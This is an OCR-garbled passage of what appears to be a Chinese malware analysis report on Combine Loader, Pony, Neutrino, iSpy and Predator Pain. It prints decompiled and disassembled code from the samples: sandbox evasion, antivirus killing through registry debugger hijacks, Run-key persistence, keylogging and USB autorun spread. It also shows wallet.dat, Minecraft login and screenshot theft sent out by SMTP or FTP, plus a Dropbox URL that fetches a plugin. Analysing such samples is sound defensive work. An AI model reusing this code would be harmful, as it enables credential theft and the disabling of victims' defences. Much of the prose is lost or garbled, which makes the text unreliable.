0012D954   8BC2          MOV     EAX,EDX
0012D956   4A            DEC     EDX
0012D957   57            PUSH    EDI
0012D958   8BF9          MOV     EDI,ECX
0012D95A   85C0          TEST    EAX,EAX
0012D95C   74 12         JE      SHORT 0012D970
0012D95E   56            PUSH    ESI
0012D95F   8D72 01       LEA     ESI,DWORD PTR DS:[EDX+0x1]
0012D962   8B5424 10     MOV     EDX,DWORD PTR SS:[ESP+0x10]
0012D966   8A02          MOV     AL,BYTE PTR DS:[EDX]
0012D968   8801          MOV     BYTE PTR DS:[ECX],AL
0012D96A   41            INC     ECX
0012D96B   42            INC     EDX
```

```
00127FAC   6A 00         push    0
00127FAE   6A 01         push    1
00127FB0   E8 0F000000   call    00127FC4
00127FB5   6A 00         push    0
00127FB7   6A 00         push    0
00127FB9   E8 06000000   call    00127FC4
00127FBE   83C4 10       add     esp, 10
00127FC1   33C0          xor     eax, eax
00127FC3   C3            retn
```

10.1.5 Combine Loader

Combine Loader Loader Loader

shellcode loader Combine Loader VBS Loader


Shellcode Loader Loader Delphi Loader shellcode Loader Loader

1. **vbs+Shellcode**

2016 VBS Loader Shellcode Loader Loader Loader

VBS Loader VBSLoader shellcode loader

shellcode loader PE




2. Delphi + Shellcode

2016 6 Combine Loader Loader


Loader“ ” “ ” Loader

Loader exe

l538m.exe x




VenusEye全脑



“X”代码分布示意图


1. l538m.exe Loader delphi loader_a loader_a x x “intherway”

2. “x” shellcode PE loader_b Loader



3. PE loader_b l538m.exe

4. loader_b delphi x x key



5 loader_b

ENABLEBOTKILL		KILLZEUS	“ @echo off compatible; MSIE 7.0; Windows NT 5.1; SV1) ” “ @echo off application/x-www-form-urlencoded ” “ @echo off

			DestroyEnvironmentBlock ”
		KILLDARKCOMET	“ DISPCAMS ”
		KILLCYBERGATE	“ Bssearchparar ” “ finalizarconexao ”
		KILLXTREMERAT	“ NanoCore ” “ ClientPlugin ”
		KILLNANOCORE	“ UnitKeylogger ” “ UnitInstallServer ”
KILLVMWARE	VMware		vmware.exe
ENABLEAVKILLER			https://www.dropbox.com/s/vbnt8gud1d14zx8/avkplugin.bin?dl=1 ProcessHacker.exe AV Antivirus|aswRvrt|aswRdr|avastsvc.exe|AvastUI.exe|KLIM6|AVP|KLIF|klkbdflt|klmounflt|avp.exe|avpui.exe|MBAMProtector|MBAMScheduler|MBAMService|MBAMSwissArmy|mbamgui.exe|mbam.exe|GDTdiInterceptor|GDBehave|GDMnIcpt|GDScan.exe|AVKWCtl.exe|AVKTray.exe|GDSC.exe|McMPFSvc|

VenusEye 金睛

ANTIWIRE	Wireshark		Wireshark.exe
ANTINOD	ESET		egui.exe
ANTIBIT	Bitdefender		bdagent.exe
ANTIAVIRA			avguard.exe
ANTIOLLY			ollydbg.exe
KILLREGEDIT			regedit.exe
KILLMSCONFIG			msconfig.exe

6 loader_b

Lz ‹ 2 Æ q?· ^P¢ ¶ e < Æ


10.1.6 Pony ì

Pony FTP Email


133

1.

VenusEye金睛




CryptUnprotectData



5.C&C

134

C&C



PWDFILE\x30	8
1.0	8
\x02\x00\x4D\x4F\x44\x55\x01\x01	8
	8
\x01\x00\xEF\xBE	4
	4

```
loc_40A9C3:                ; "MALTEST"
push    offset aMaltest
lea     eax, [ebp+szUserName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40A9DF
```

```
loc_40A9DF:                ; "TEQUILABOOMBOOM"
push    offset aTequilaboomboo
lea     ecx, [ebp+szUserName]
```

(4) \SAMPLE \VIRUS SANDBOX

```
loc_40AB15:                ; "\\SAMPLE"
push    offset aSample
lea     eax, [ebp+szModuleFileName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40AB31
```

(5) 10G \\.\PhysicalDrive0 DeviceIoControl

IOCTL_DISK_GET_LENGTH_INFO 10G

```
push    edx                ; lpOutBuffer
push    0                  ; nInBufferSize
push    0                  ; lpInBuffer
push    IOCTL_DISK_GET_LENGTH_INFO ; dwIoControlCode
mov     eax, [ebp+hObject]
push    eax                ; hDevice
call    ds:DeviceIoControl
```

(6) wine_get_unix_file_name Wine

```
push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
mov     eax, [ebp+hModule]
push    eax                ; hModule
```

```
6E1:
 eax, 1
 short loc_40C6EF
```

```
xor     eax, eax
jmp     short loc_40C6EF
```


```
loc_40C
mov
jmp
```

(7) VMWareTools

(8) HARDWARE\57.07 458.82 c357.49 458.45DC B56[(\.25 57.25 4330.91 32308.1 444.57.49 45tom8

VenusEye全脑

```
push    eax             ; phkResult
push    20019h          ; samDesired
push    0               ; ulOptions
push    offset aSoftwareOracle ; "SOFTWARE\\Oracle\\VirtualBox Guest Addi"
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegOpenKeyExW
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_40CD50
```



2.Neutrino DDoS

```
0040850F loc_40850F:                                    ; CODE XREF: WinMain(x,x,x,x)+C3↑j
0850F                                                                                   0041
08511                                                                                   0041
08513                                                                                   0041
08515                                           ; main loop                             0041
0851A                                                                                   0041
0851C                                                                                   0041
0851E                                   _beginthreadex                                  0041
08523                                                                                   0041
08526                                                                                   0041
0852C                                           ; dwMilliseconds                        0041
0852E                                                                                   0041
08534                                           ; hHandle                               0041
08535                                   WaitForSingleObject                             0041
0853B                                                                                   0041
08542                                                                                   0041
08544                                                                                   0041
0854A                                           ; hObject                               0041
0854B                                                                                   0041
```

DDOS http ddos slowloris ddos download flood tcp ddos udp ddos https ddos loader find file cmd shell cmd botkiller keylogger update

(1)Loader dll regsvr32

```
0040402B                push    offset String2  ; ".dll"
00404030                lea     edx, [ebp+String1]
00404033                push    edx             ; lpString1
00404034                call    ds:lstrcmpiW
0040403A                test    eax, eax
0040403C                jnz     short loc_404079
0040403E                lea     eax, [ebp+var_230]
00404044                push    eax
00404045                push    offset aSS_0    ; "/s %s"
0040404A                lea     ecx, [ebp+var_440]
00404050                push    ecx             ; LPWSTR
00404051                call    ds:wsprintfW
00404057                add     esp, 0Ch
0040405A                lea     edx, [ebp+var_440]
00404060                push    edx
00404061                push    offset aRegsvr32 ; "regsvr32"
00404066                call    Run
```


(2)find file C&C

```
0040F665        push    ecx
0040F666        push    offset aPostSHttp1_0_2 ; "POST %s HTTP/1.0\r\nHost: %s\r\nCookie:"...
0040F66B        mov     edx, [ebp+buf]
0040F66E        push    edx             ; LPSTR
0040F66F        call    ds:wsprintfA
0040F675        add     esp, 18h
0040F678        mov     [ebp+var_31], 0
0040F67C        push    50h             ; __int1
0040F67E        mov     eax, [ebp+name]
0040F681        push    eax             ; name
0040F682        call    sub_40EFB0
0040F687        add     esp, 8
0040F68A        mov     [ebp+s], eax
0040F68D        cmp     [ebp+s], 0FFFFFFFFh

; CHAR aPostSHttp1_0_2[]
aPostSHttp1_0_2 db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_40F440+226↑o
                db 'Host: %s',0Dh,0Ah
                db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
                db '100101 Firefox/35.0',0Dh,0Ah
                db 'Connection: close',0Dh,0Ah
                db 'Content-Length: %d',0Dh,0Ah
                db 'Content-Type: multipart/form-data; boundary=--------------------'
                db '------%d',0Dh,0Ah
```

(3)Cmd shell cmd

```
00403E65                push    104h            ; nSize
00403E6A                lea     ecx, [ebp+Buffer]
                        ; "ComSpec"
00403E76
00403E7C
                        ; CODE XREF: sub_403D60+103↑j
00403E7C loc_403E7C:
ProcessInformation]
00403E7C                lea     edx, [ebp+
                        ; lpProcessInformation
00403E82                push    edx
StartupInfo]
00403E83                lea     eax, [ebp+
                        ; lpStartupInfo
00403E89                push    eax
                        ; lpCurrentDirectory
00403E8A                push    0
                        ; lpEnvironment
00403E8C                push    0
                        ; dwCreationFlags
00403E8E                push    20h
                        ; bInheritHandles
00403E90                push    1
0403E99                 ; lpProcessAttributes
0403E9A
0403EA0                 ; lpCommandLine
0403EA1
0403EA7                 ; lpApplicationName
0403EA8
```

(4)Botkiller APPDATA TEMP ALLUSERSPROFILE




```
0040E8E3                push    FILE_ATTRIBUTE_ARCHIVE ; dwFileAttributes
0040E8E5                mov     eax, [ebp+lpString]
0040E8E8                push    eax             ; lpFileName
0040E8E9                call    ds:SetFileAttributesW
0040E8EF                mov     ecx, [ebp+lpString]
0040E8F2                push    ecx             ; lpFileName
0040E8F3                call    ds:DeleteFileW
0040E8F9                test    eax, eax
0040E8FB                jz      short loc_40E90B
0040E8FD                push    MOVEFILE_DELAY_UNTIL_REBOOT ; dwFlags
0040E8FF                push    0               ; lpNewFileName
0040E901                mov     edx, [ebp+lpString]
0040E904                push    edx             ; lpExistingFileName
0040E905                call    ds:MoveFileExW
```

botkiller

(5)Keylogger

```
00406EF5                push    ecx             ; lpString
00406EF6                push    0               ; uMapType
00406EF8                movsx   edx, [ebp+var_630]
00406EFF                push    edx             ; uCode
00406F00                call    ds:MapVirtualKeyW
00406F06                shl     eax, 10h
00406F09                push    eax             ; lParam
00406F0A                call    ds:GetKeyNameTextW
00406F10                lea     eax, [ebp+Str]
00406F16                push    eax             ; Str
00406F17                call    wcslen
```

VenusEye

Windows Messaging Subsystem (explore.exe opera.exe) PR_Write WSASend HttpSendRequestW

Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles

(10) 10 FTP FTP USER

PASS C&C

```
0040378E                mov     [ebp+Str], 'U'
00403792                mov     [ebp+var_33], 'S'
00403796                mov     [ebp+var_32], 'E'
0040379A                mov     [ebp+var_31], 'R'
0040379E                mov     [ebp+var_30], ' '
004037A2                mov     [ebp+var_2F], 0
004037A6                lea     ecx, [ebp+Str]
004037A9                push    ecx             ; Str
004037AA                mov     edx, [ebp+arg_4]
004037AD                push    edx             ; int
```

```
0040385A                mov     [ebp+var_40], 'P'
0040385E                mov     [ebp+var_3F], 'A'
00403862                mov     [ebp+var_3E], 'S'
00403866                mov     [ebp+var_3D], 'S'
0040386A                mov     [ebp+var_3C], ' '
0040386E                mov     [ebp+var_3B], 0
00403872                lea     ecx, [ebp+var_40]
00403875                push    ecx             ; Str
00403876                mov     edx, [ebp+arg_4]
00403879                push    edx             ; int
0040387A                call    sub 409D90
```

ftp://%s:%s@%s:%d FTP C&C

```
FileSystem.FileCopy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe");
RegistryKey currentUser = Registry.CurrentUser;
RegistryKey registryKey = currentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("Windows Update", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe", RegistryValueKind.String);
```

(5)

2. iSpy

(1) sandboxie wireshark wpe

```
private static bool DetectSandboxie()
{
    return Services.AntiDebugger.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}

private static bool DetectSniffers()
{
    Services.AntiDebugger.processList = Process.GetProcesses();
    Process[] array = Services.AntiDebugger.processList;
    checked
    {
        bool result;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            bool flag = process.MainWindowTitle.Equals("The Wireshark Network Analyzer") || process.MainWindowTitle.Equals("WPE PRO");
            if (flag)
            {
                result = true;
                return result;
            }
        }
        result = false;
        return result;
    }
}
```

(2) AV

```
{
    KillAV.FuckFileName("rstrui.exe");
    KillAV.FuckFileName("AvastSvc.exe");
    KillAV.FuckFileName("avconfig.exe");
    KillAV.FuckFileName("AvastUI.exe");
    KillAV.FuckFileName("avscan.exe");
    KillAV.FuckFileName("instup.exe");
    KillAV.FuckFileName("mbam.exe");
    KillAV.FuckFileName("mbamgui.exe");
    KillAV.FuckFileName("mbampt.exe");
    KillAV.FuckFileName("mbamscheduler.exe");
    KillAV.FuckFileName("mbamservice.exe");
    KillAV.FuckFileName("hijackthis.exe");
    KillAV.FuckFileName("spybotsd.exe");
    KillAV.FuckFileName("ccuac.exe");
    KillAV.FuckFileName("avcenter.exe");
    KillAV.FuckFileName("avguard.exe");
    KillAV.FuckFileName("avgnt.exe");
    KillAV.FuckFileName("avgui.exe");
    KillAV.FuckFileName("avgcsrvx.exe");
    KillAV.FuckFileName("avgidsagent.exe");
    KillAV.FuckFileName("avgrsx.exe");
    KillAV.FuckFileName("avgwdsvc.exe");
    KillAV.FuckFileName("egui.exe");
    KillAV.FuckFileName("zlclient.exe");
    KillAV.FuckFileName("bdagent.exe");
    KillAV.FuckFileName("keyscrambler.exe");
    KillAV.FuckFileName("avp.exe");
    KillAV.FuckFileName("wireshark.exe");
    KillAV.FuckFileName("ComboFix.exe");
    KillAV.FuckFileName("MSASCui.exe");
    KillAV.FuckFileName("MpCmdRun.exe");
    KillAV.FuckFileName("msseces.exe");
    KillAV.FuckFileName("MsMpEng.exe");
}
```

```
RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options", true);
registryKey.CreateSubKey(input);
registryKey.Close();
RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\" + input, true);
registryKey2.SetValue("Debugger", "rundll32.exe");
SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.WorldSid, null);
NTAccount identity = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
RegistrySecurity registrySecurity = new RegistrySecurity();
registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.ExecuteKey, InheritanceFlags.None, PropagationFlags.None, AccessControlType.Allo
registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.SetValue | RegistryRights.CreateSubKey | RegistryRights.Delete | RegistryRights.
registryKey2.SetAccessControl(registrySecurity);
registryKey2.Close();
```

(3) .Net

IP IP

```
public static string GetInformation()
{
    string text = string.Empty;
    try
    {
        text += "\r\n\r\n\r\n********** Computer Information **********\r\n";
        text = text + "Username: " + MyProject.Computer.Name + "\r\n";
        text = text + "Windows Installed: " + MyProject.Computer.Info.OSFullName + "\r\n";
        text = text + "Local Date & Time: " + Conversions.ToString(MyProject.Computer.Clock.LocalTime) + "\r\n";
        text = text + "Installed Language: " + MyProject.Computer.Info.InstalledUICulture.ToString() + "\r\n";
        text = text + ".NET Framework Installed: " + ComputerInformation.GetFramework() + "\r\n";
        text = text + "System Privileges: " + ComputerInformation.GetRole() + "\r\n";
        text = text + "Default Browser: " + ComputerInformation.GetBrowser() + "\r\n";
        text = text + "Installed Anti-Virus: " + ComputerInformation.GetAntiVirus() + "\r\n";
        text = text + "Installed Firewall: " + ComputerInformation.GetFirewall() + "\r\n";
        text = text + "Internal IP: " + ComputerInformation.GetInternalIP() + "\r\n";
        text = text + "External IP: " + ComputerInformation.GetExternalIP() + "\r\n";
        text += "********** Computer Information **********\r\n\r\n\r\n";
    }
    catch (Exception expr_141)
```

(4)

(5) FTP

(6)

VenusEye全脚

Venu

```
{
    if (File.Exists(Path.GetTempPath() + "wallet.dat"))
    {
        try
        {
            MailMessage mailMessage = new MailMessage();
            SmtpClient smtpClient = new SmtpClient(this.smtpstring);
            mailMessage.From = new MailAddress(this.emailstring);
            mailMessage.To.Add(this.emailstring);
            mailMessage.Subject = "Pain File Stealer Bitcoin Stealer - [" + MyProject.Computer.Name + "]";
            mailMessage.Body = "Steals the Wallet.DAT file that holds the users bitcoin currency"
            ... Add(new Attachment(... GetTempPath ...
            ... false ...
            ... new ...
        }
        catch (Exception arg_17F_0)
```

(3) minecraft

```
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"))
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient(this.smtpstring);
        mailMessage.From = new MailAddress(this.emailstring);
        mailMessage.To.Add(this.emailstring);
        mailMessage.Subject = "Predator Pain v13|Minecraft Stealer - [" + MyProject.Computer.Name + "]";
        mailMessage.Body = "There is a file attached to this email containing Minecraft username and password download it then decrypt the login information with
        mailMessage.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"));
        ... "EnableSSL", false ... 0 ...
        ... new ...
    }
```

(4)

```
if (driveInfo.DriveType == DriveType.Removable)
{
    using (StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf"))
    {
        streamWriter.WriteLine("[autorun]");
        streamWriter.WriteLine("open=Sys.exe");
        streamWriter.WriteLine("action=Run win32");
        streamWriter.Close();
    }
    File.Copy(Application.ExecutablePath, driveInfo.Name + "Sys.exe", true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + "Sys.exe", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}
```

(5)

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.smtpstring);
...
if (... CompareString(... "DisableScreeny", false) == 0)
{
    if (!Directory.Exists(Path.GetTempPath() + "screens"))
    {
        Directory.CreateDirectory(Path.GetTempPath() + "screens");
    }
    Size blockRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.He
    ... new Point(0, 0) ...
    ... new Point(0, 0) ...
    ... CopyFromScreen ...
    ... Save(... GetTempPath() + "screens\\screenshot" ... ToString ... ".jpeg") ...
    ... Add(new Attachment(... GetTempPath() + "screens\\screenshot" ... ToString ... ".jpeg")) ...
    smtpClient.Port = Conversions.ToInteger(this.portstring);
    smtpClient.EnableSsl = (Operators.CompareString(this.disableSS ...
```